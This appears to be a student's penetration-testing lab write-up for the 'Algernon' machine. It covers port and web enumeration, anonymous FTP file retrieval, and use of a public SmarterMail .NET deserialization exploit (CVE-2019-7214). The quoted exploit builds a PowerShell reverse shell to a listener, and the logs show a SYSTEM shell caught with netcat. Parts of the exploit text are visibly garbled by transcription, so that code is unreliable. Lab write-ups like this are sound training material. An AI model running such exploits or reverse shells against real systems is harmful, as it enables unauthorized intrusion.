# **Algernon**

# Take aways

 Cool method of copying all the accessible files from a FTP share (works anonymously)

wget -r ftp://Anonymous:pass@192.168.243.65

- Even without a version number dont discount the value of just googling the application and something like "unauthenticated rce poc"
- Using searchsploit and blindly throwing exploits CAN be beneficial too, like worth trying sometimes
- learned an autorecon trick...
  - go into results directory and start a python web server to browse the files nicely, or can just run "code . " to open it all up in vscode too

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# starting

Target ip: 192.168.243.65

I want to get in the habbit of having more enumeration going.

Thinking I want my process to be running rustscan

```
rustscan -a <ip> --ulimit 5000 | tee rustscan_output
```

#### Running nmap

```
nmap -sC -sV <ip> -oA default_scripts
```

and running auto recon (maybe do this first because it takes awhile)

sudo autorecon <ip>

# looking at autorecon results


#### port 9998 stuff

Looking through autorecon output as its still running (definitely run this first it takes forever)

The port 9998 enumeration finds a login page with feroxbuster, nmap also identifies the root page and that redirects me to

http://192.168.243.65:9998/interface/root#/login

### nmap / feroxbuster output




Googling the smartermail default credentials it says admin:admin is the default, that didn't work alongside some others I saw

# nikto output

notably nikto identifies a URL, that prompts for credentials again

### ferox buster

ferox buster identifies the .well-known aspx config file locations, but I need credentials to access them as was seen in the



this was a error 401,

all the other pages with 200s, didn't seem to be of interest

## **Anonymous ftp access**

This was all digging a bit deep, the obvious big thing of interest is that there is a FTP server with anomyous FTP login available

perhaps something with creds will be in here

basically when logging in anonmyously I am able to list the contents of 4 directories, but I am unable to download the entire directories

ftp anonymous@192.168.243.65

```
ftp> ls
229 Entering Extended Passive Mode (|||50264|)
150 Opening ASCII mode data connection.
04-29-20 10:31PM
                        <DIR>
                                       ImapRetrieval
08-08-25 11:40AM
                        <DIR>
                                       Logs
04-29-20 10:31PM
                                       PopRetrieval
                        <DIR>
04-29-20 10:32PM
                        <DIR>
                                       Spool
226 Transfer complete.
```

I went into the logs directory and discovered I can download the individual files so I did that

mget \*

then spamming enter to download all the files in the directory

Then i exited the ftp instance and used grep to look through all the files I downloaded

exit

grep -r "admin".

the administrative logs seemed most interesting

#### Ahah

Well this turned out to be just searchsploiting smarter mail and then throwing an exploit at it for rce

searchsploit smartermail

https://www.exploit-db.com/exploits/49216

```
> kall > offsec > windows_pg > alagranor > \ 42216py > ...
# Exploit Title: SmarterMail Build 6985 - Remote Code Execution
# Exploit Author: 1F960
# Original Author: Soroush Dallli
# Date: 10 May 2020
# Vendoor Hompage: re
# CVE: CVE: -2019-7214
# Tested on: Windows 10 x64
# References:
# https://whwi.nccgroup.trust/uk/our-research/technical-advisory-multiple-vulnerabilities-in-smartermail/
# SmarterMail before build 6985 provides a .NET remoting endpoint
# which is vulnerable to a .NET deserialisation attack.
# //usr/bin/python3

import base64
import socket
import socket
import sys
from struct import pack

HOST='192.168.1.1'
PORT=17001
LHOST='192.168.1.2'
LPORT=4444

psh_shell = 'sclient = New-Object System.Net.Sockets.TCPClient("'+LHOST+'",'+str(LPORT)+'); Sstream = $client.GetStream(); [byte[]] Sbytes = 0..65535[%(0); while(($i = $sph_shell = psh_shell_encode('utf-16')[2:] # remove BOM
psh_shell = psh_shell_liyst(1360, b' ')
```

looking at the exploit code I need to modify some variables to match my target and local system where I will be hosting a listener

```
# SmarterMail before build 6985 provides a .NET remoting endpoint
# which is vulnerable to a .NET deserialisation attack.
#
#!/usr/bin/python3

import base64
import socket
import sys
from struct import pack

HOST='192.168.243.65'
PORT=17001
LHOST='192.168.45.174'
LPORT=1234
```

note: changing the port to the port the web service was running at, did not work

#### running the script popped a shell

```
-(kali@ kali)-[-/offsec/windows_pg/algernon]
-$ python3 49216.py
-(kali@ kali)-[-/offsec/windows_pg/algernon]
-$ []
-$ kali@ kali)-[-/offsec/windows_pg/algernon 236x21
-(kali@ kali)-[-/offsec/windows_pg/algernon]
-$ nc -lvnp 1234
Listening on [any] 1234 ...
connect to [192.168.45.174] from (UNKNOWN) [192.168.243.65] 59436
id
-5 C:\Windows\system32> whoami
nt authority\system
-5 C:\Windows\system32> |
```